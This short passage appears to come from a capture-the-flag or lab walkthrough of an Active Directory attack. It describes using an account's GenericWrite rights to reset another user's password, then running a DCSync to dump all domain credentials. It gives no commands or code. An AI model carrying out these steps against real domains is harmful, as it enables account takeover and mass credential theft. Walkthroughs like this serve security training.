Now since Emily has genericwrite, we can use the account to reset Ethan's Account password. Access the account and perform a DCSync to dump all creds.